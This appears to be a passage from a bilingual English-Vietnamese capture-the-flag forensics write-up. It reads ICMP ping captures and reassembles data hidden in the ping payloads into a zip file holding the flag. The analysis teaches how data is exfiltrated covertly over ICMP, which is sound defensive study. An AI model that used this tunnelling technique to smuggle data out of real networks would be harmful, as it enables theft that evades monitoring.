40558	895.911...	192.168.10.174	192.168.10.108	ICMP	94	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40559)
40561	897.913...	192.168.10.174	192.168.10.108	ICMP	66	Echo (ping) request id=0x005a, seq=1/256, ttl=64 (reply in 40562)

```

> Frame 40547: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
> Ethernet II, Src: PcsCompu_78:c5:37 (08:00:27:75:c5:37), Dst: Pc (00:0c:29:4f:0d:35)
> Internet Protocol Version 4, Src: 192.168.10.174, Dst: 192.168.10.108
> Internet Control Message Protocol
  Type: 8 (Echo (ping) request)
  Code: 0
  Checksum: 0xc9a6 [correct]
  [Checksum Status: Good]
  Identifier (BE): 2138 (0x005a)
  Identifier (LE): 23048 (0x5a08)
  Sequence Number (BE): 1 (0x0001)
  Sequence Number (LE): 256 (0x0100)
  [Response frame: 40548]
  Data (52 bytes)
    Data: 312c657580b000104000000000400000000f2c67405caeb8e21c0
  [Length: 52]

```

After extracting the data and putting it together, we get Hacker's complete secret.zip file

Sau khi extract dữ liệu và ghép lại với nhau ta nhận được file `secret.zip` hoàn chỉnh của Hacker

```

└o echo -n '504b03040a0009000000cb434f5707993655280000001c00000008001c00666c61672e74787455540900031da32b651da32b6575780b00010400000000
└o file secret.zip
secret.zip: Zip archive data, at least v1.0 to extract, compression method=store

```

Extract the `secret.zip` file and read the FLAG

Giải nén file `secret.zip` và đọc FLAG

```

└o unzip secret.zip
Archive: secret.zip
[secret.zip] flag.txt password:
extracting: flag.txt

└o cat flag.txt
CHH{icMP_daT4_eXF1LTrA7ioN}

```